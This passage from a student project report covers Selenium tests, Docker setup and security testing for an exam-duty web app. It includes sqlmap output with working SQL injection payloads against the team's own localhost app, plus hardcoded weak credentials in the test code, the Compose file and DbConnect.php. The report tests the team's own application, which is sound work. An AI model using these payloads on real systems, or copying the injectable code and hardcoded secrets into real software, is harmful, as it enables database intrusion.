      // TODO Auto-generated catch block

      e.printStackTrace();

   }

   driver.get("http://localhost/code/SE/login/html/");

   driver.findElement(By.name ("user")).sendKeys("admin@se");
```

```
try {

    Thread.sleep(2000);

} catch (InterruptedException e) {

    // TODO Auto-generated catch block

    e.printStackTrace();

}

driver.findElement(By.name("pass")).sendKeys("admin") ;

try {

    Thread.sleep(2000);

} catch (InterruptedException e) {

    // TODO Auto-generated catch block

    e.printStackTrace();

    }

driver.findElement(By.id("key")).submit();

try {

    Thread.sleep(2000);

} catch (InterruptedException e) {

    // TODO Auto-generated catch block

    e.printStackTrace();

}

driver.get("http://localhost/code/SE/dashboardAdmin/html/dashboard.php");

driver.findElement(By.name("bid")).click() ;

try {

    Thread.sleep(2000);
```

```
    } catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

    }

    driver.findElement(By.cssSelector("button[class='btn btn-danger pull-
right']")).click();

    try {

        Thread.sleep(2000);

    } catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();


    }


    driver.findElement(By.cssSelector("button[class='swal2-confirm swal2-
styled']")).click();

    try {

        Thread.sleep(2000);

    } catch (InterruptedException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();


    }

driver.manage().deleteAllCookies();
```

```java
String getlink= driver.getCurrentUrl();

System.out.println("Page title after link click : " + driver.getCurrentUrl());

if(getlink.equals("http://localhost/code/SE/dashboardAdmin/html/dashboard.php")) {

    System.out.println("Test case success");

  }

  }

}
```

12) Bug report (negative case)

```java
import java.util.concurrent.TimeUnit;


import org.openqa.selenium.By;

import org.openqa.selenium.NoSuchElementException;

import org.openqa.selenium.WebDriver;

import org.openqa.selenium.chrome.ChromeDriver;


public class bugneg {

    static WebDriver driver;


    public static void main(String[] args) throws InterruptedException {

        // TODO Auto-generated method stub

      System.setProperty("webdriver.chrome.driver","src/chromedriver.exe");

        driver = new ChromeDriver();

    driver.manage().window().maximize();
```

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```java
driver.get("http://localhost/code/SE/dashboardAdmin/html/dashboard.php");

Thread.sleep(4000);

driver.findElement(By.cssSelector("button[class='btn btn-danger pull-right']")).click();

try {

    Thread.sleep(2000);

}

catch (InterruptedException e) {

    // TODO Auto-generated catch block

    e.printStackTrace();


}

driver.findElement(By.cssSelector("button[class='swal2-confirm swal2-styled']")).click();

try {

    Thread.sleep(2000);

}

catch (InterruptedException e) {

    // TODO Auto-generated catch block

    e.printStackTrace();


}


driver.manage().deleteAllCookies();
```

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```java
String getlink= driver.getCurrentUrl();

System.out.println("Page title after link click : " + driver.getCurrentUrl());

if(getlink.equals("http://localhost/code/SE/dashboardAdmin/html/dashboard.php")) {

    System.out.println("Test case passed but there is no bug");

}

    }


}
```

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9. Integration testing

Integration testing is conducted to evaluate the compliance of a system or
 component with specified functional requirements.

1) Login

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2) Timetable

3) Bug

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10. Security testing

SQL injection testing

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.

Consequences:

- **Confidentiality**: Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.
- **Authentication**: If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.
- **Authorization**: If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL Injection vulnerability.
- **Integrity**: Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.

Test screenshots:

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```
C:\Users\thang\Desktop\sqlmap-master>python sqlmap.py -r tt_feed.req --batch --dbms=mysql
         ___
        __H__
  ___ ___[(]_____ ___ ___  {1.5.6.2#dev}
 |_ -| . [)]     | .'| . |
 |___|_  [(]_|_|_|__,|  _|
       |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:53:46 /2021-06-11/

[18:53:46] [INFO] parsing HTTP request from 'tt_feed.req'
[18:53:48] [INFO] testing connection to the target URL
got a 302 redirect to 'http://localhost:80/se/dash/html/TT_tues.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
[18:53:48] [INFO] testing if the target URL content is stable
[18:53:49] [WARNING] POST parameter 'p1' does not appear to be dynamic
[18:53:49] [WARNING] heuristic (basic) test shows that POST parameter 'p1' might not be injectable
[18:53:49] [INFO] testing for SQL injection on POST parameter 'p1'
[18:53:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:53:50] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:53:50] [INFO] testing 'Generic inline queries'
[18:53:50] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:53:50] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:53:50] [WARNING] time-based comparison requires larger statistical model, please wait................ (done)
[18:54:02] [INFO] POST parameter 'p1' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[18:54:02] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[18:54:02] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[18:54:03] [INFO] checking if the injection point on POST parameter 'p1' is a false positive
POST parameter 'p1' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 61 HTTP(s) requests:
---
Parameter: p1 (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: p1=Available' AND (SELECT 1902 FROM (SELECT(SLEEP(5)))wfaw) AND 'GLYY'='GLYY&p2=Available&p3=In-Class&p4=Available&p5=In-Class&p6=In-Class
---
[18:54:18] [INFO] the back-end DBMS is MySQL
[18:54:18] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: Apache 2.4.47, PHP 7.4.19
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[18:54:24] [INFO] fetched data logged to text files under 'C:\Users\thang\AppData\Local\sqlmap\output\localhost'

[*] ending @ 18:54:24 /2021-06-11/
```

```
[18:56:53] [INFO] parsing HTTP request from 'ctt.req'
[18:56:54] [INFO] testing connection to the target URL
[18:56:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[18:56:54] [INFO] testing if the target URL content is stable
[18:56:54] [INFO] target URL content is stable
[18:56:54] [INFO] testing if POST parameter 'sname' is dynamic
[18:56:54] [INFO] POST parameter 'sname' appears to be dynamic
[18:56:54] [WARNING] heuristic (basic) test shows that POST parameter 'sname' might not be injectable
[18:56:55] [INFO] testing for SQL injection on POST parameter 'sname'
[18:56:55] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:56:55] [WARNING] reflective value(s) found and filtering out
[18:56:55] [INFO] POST parameter 'sname' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="182")
[18:56:55] [INFO] testing 'Generic inline queries'
[18:56:55] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:56:55] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:56:55] [WARNING] time-based comparison requires larger statistical model, please wait.................... (done)
[18:57:06] [INFO] POST parameter 'sname' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[18:57:06] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[18:57:06] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[18:57:07] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[18:57:07] [INFO] target URL appears to have 8 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[18:57:12] [INFO] target URL appears to be UNION injectable with 8 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[18:57:17] [INFO] checking if the injection point on POST parameter 'sname' is a false positive
POST parameter 'sname' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 190 HTTP(s) requests:
---
Parameter: sname (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: sname=Arvind' AND 4962=4962 AND 'JFMT'='JFMT

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: sname=Arvind' AND (SELECT 6923 FROM (SELECT(SLEEP(5)))YVuo) AND 'NVqU'='NVqU
---
[18:57:17] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.47, PHP 7.4.19
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[18:57:17] [INFO] fetched data logged to text files under 'C:\Users\thang\AppData\Local\sqlmap\output\localhost'

[*] ending @ 18:57:17 /2021-06-11/
```

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11. Screenshots of project

11.1. Registration and Login

11.2. Admin Dashboard

11.3. Faculty list

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11.4. Staff Allocation

11.5. Faculty Status

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11.6. Add User by Admin

11.7. Change password for Admin

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11.8. Request Handling

11.9. Altering Exam duty

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11.10. Faculty login

11.11. Faculty profile

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11.12. Duty list

D

| Timetable |
| Profile |
| **Duty list** |
| Edit TT |
| Collegue TT |
| Change request |
| Request Status |
| Change Password |

Duty details

Duty no	Room no	Date	Day	Period
2	a102	2021-06-08	Tuesday	p2

11.13. Edit Timetable

D

| Timetable |
| Profile |
| Duty list |
| **Edit TT** |
| Collegue TT |
| Change request |
| Request Status |
| Change Password |

Update Timetable

Day

Select Day

Period

Select Period

Status

Select Status

Submit

Timetable

Day\Class	1	2	3	4	5	6
Monday	Available	Available	In-Class	Available	In-Class	In-Class
Tuesday	Available	On-Duty	In-Class	In-Class	In-Class	Available
Wednesday	In-Class	Available	In-Class	Available	Available	Available
Thursday	Available	Available	Available	In-Class	In-Class	Available
Friday	Available	Available	Available	Available	Available	Available

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11.14. Request duty change

11.15. Request status

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11.16. Change Password

11.17. Bug submission

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12. Wireframe Design

Registration and Login:

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Dashboards:

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
13. Docker

13.1. Setup details

1) Download Docker desktop and make Dockerfile and dockercompose.yaml as per requirements. Apache, Php and MySql are the requirements so docker-compose.yaml file is written as shown in the picture.

2) Mount the folder in the local system to the Apache server and setup the project files and use docker-compose up command to run the server and check in local-host the configurations.

3) Create a docker image and store it in Docker Hub.

13.2 Screenshots/ Report

```
dockerfile
1  FROM php:8.0-apache
2  COPY site/ /var/www/html/
3  RUN echo "ServerName localhost" >> /etc/apache2/apache2.conf
4  RUN docker-php-ext-install pdo pdo_mysql
5  EXPOSE 80
```

```
docker-compose.yml
1   version: "3.9"
2   services:
3     webapp:
4       build: .
5       volumes:
6         - ./site:/var/www/html
7       ports:
8         - 80:80
9     db:
10        image: mysql
11        volumes:
12          - ./db_data:/var/lib/mysql
13        environment:
14          MYSQL_ROOT_PASSWORD: 12345
15          MYSQL_DATABASE: docker_database
16
17        ports:
18          - 3306:3306
```

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```
C:\Program Files\Docker\Docker>docker-compose up
Docker Compose is now in the Docker CLI, try `docker compose up`

Starting docker_db_1 ...
Starting docker_db_1 ... done
Attaching to docker_webapp_1, docker_db_1
db_1        | 2021-06-11 14:08:28+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.25-1debian10 started.
webapp_1    | [Fri Jun 11 02:23:45.999594 2021] [mpm_prefork:notice] [pid 1] AH00163: Apache/2.4.38 (Debian) PHP/8.0.7 configured -- resuming normal operations
webapp_1    | [Fri Jun 11 02:23:45.999700 2021] [core:notice] [pid 1] AH00094: Command line: 'apache2 -D FOREGROUND'
webapp_1    | [Fri Jun 11 02:24:16.546928 2021] [autoindex:error] [pid 18] [client 172.18.0.1:57168] AH01276: Cannot serve directory /var/www/html/: No matching DirectoryInde
x (index.php,index.html) found, and server-generated directory index forbidden by Options directive
webapp_1    | 172.18.0.1 - - [11/Jun/2021:02:24:16 +0000] "GET / HTTP/1.1" 403 491 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
e/91.0.4472.101 Safari/537.36"
webapp_1    | 172.18.0.1 - - [11/Jun/2021:02:25:08 +0000] "-" 408 0 "-" "-"
webapp_1    | [Fri Jun 11 03:28:45.438741 2021] [autoindex:error] [pid 20] [client 172.18.0.1:57188] AH01276: Cannot serve directory /var/www/html/: No matching DirectoryInde
x (index.php,index.html) found, and server-generated directory index forbidden by Options directive
webapp_1    | 172.18.0.1 - - [11/Jun/2021:03:28:45 +0000] "GET / HTTP/1.1" 403 491 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
e/91.0.4472.101 Safari/537.36"
webapp_1    | [Fri Jun 11 03:28:45.929741 2021] [autoindex:error] [pid 20] [client 172.18.0.1:57188] AH01276: Cannot serve directory /var/www/html/: No matching DirectoryInde
x (index.php,index.html) found, and server-generated directory index forbidden by Options directive
webapp_1    | 172.18.0.1 - - [11/Jun/2021:03:28:45 +0000] "GET / HTTP/1.1" 403 490 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
e/91.0.4472.101 Safari/537.36"
webapp_1    | [Fri Jun 11 03:28:46.089219 2021] [autoindex:error] [pid 20] [client 172.18.0.1:57188] AH01276: Cannot serve directory /var/www/html/: No matching DirectoryInde
x (index.php,index.html) found, and server-generated directory index forbidden by Options directive
webapp_1    | 172.18.0.1 - - [11/Jun/2021:03:28:46 +0000] "GET / HTTP/1.1" 403 490 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
e/91.0.4472.101 Safari/537.36"
webapp_1    | 172.18.0.1 - - [11/Jun/2021:03:28:46 +0000] "GET / HTTP/1.1" 403 490 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
e/91.0.4472.101 Safari/537.36"
webapp_1    | [Fri Jun 11 03:28:46.248221 2021] [autoindex:error] [pid 20] [client 172.18.0.1:57188] AH01276: Cannot serve directory /var/www/html/: No matching DirectoryInde
x (index.php,index.html) found, and server-generated directory index forbidden by Options directive
webapp_1    | [Fri Jun 11 03:28:46.406547 2021] [autoindex:error] [pid 20] [client 172.18.0.1:57188] AH01276: Cannot serve directory /var/www/html/: No matching DirectoryInde
x (index.php,index.html) found, and server-generated directory index forbidden by Options directive
webapp_1    | 172.18.0.1 - - [11/Jun/2021:03:28:46 +0000] "GET / HTTP/1.1" 403 490 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
e/91.0.4472.101 Safari/537.36"
webapp_1    | [Fri Jun 11 03:28:46.560123 2021] [autoindex:error] [pid 20] [client 172.18.0.1:57188] AH01276: Cannot serve directory /var/www/html/: No matching DirectoryInde
x (index.php,index.html) found, and server-generated directory index forbidden by Options directive
webapp_1    | 172.18.0.1 - - [11/Jun/2021:03:28:46 +0000] "GET / HTTP/1.1" 403 490 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
e/91.0.4472.101 Safari/537.36"
webapp_1    | [Fri Jun 11 03:28:46.725788 2021] [autoindex:error] [pid 20] [client 172.18.0.1:57188] AH01276: Cannot serve directory /var/www/html/: No matching DirectoryInde
```


DbConnect.php

```php
1
2    lass DbConnect{
3        private $host= "192.168.1.12";
4        private $dbName="docker_database";
5        private $user="root";
6        private $pass="12345";
7
8        public function connect(){
9            try{
10               $conn= new PDO('mysql:host=' . $this->host . '; dbname=' . $this->dbName, $this->user, $this->pa
11               $conn-> setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
12               return $conn;
13           }
14           catch(PDOException $e){
15               echo 'Database error:' . $e->getMessage();
16           }
17       }
18
19
```


docker hub   Q Search for great content (e.g., mysql)   Explore   Repositories   Organizations   Get Help ▾   apoorvaasr ▾

apoorvaasr | ▾   Q Search by repository name   Create Repository

apoorvaasr / **php_apache_apo**   ⊘ Not Scanned   ☆ 0   ↓ 5   ⑨ Public
Updated 3 hours ago

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apoorvaasr / **php_apache_apo**

This repository does not have a description

Last pushed: 3 hours ago

Docker commands

To push a new tag to this repository,

```
docker push apoorvaasr/php_apache_apo:tagname
```

Tags and Scans

This repository contains 1 tag(s).

VULNERABILITY SCANNING - **DISABLED**
Enable

TAG	OS	PULLED	PUSHED
1.0		3 hours ago	3 hours ago

See all

Recent builds

Link a source provider and run a build to see build results here.

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14. Conclusion

The exam alteration project was developed and tested successfully. The project was developed using HTML, CSS, Javascript and PHP, tested using selenium, static code analysis done using SonarQube, built using Dockers, and hosted on AWS platform. The project is ready to use with the given database to manage the exam duty in any institution. The overall project is present in the following repository Exam_Alteration_Helper

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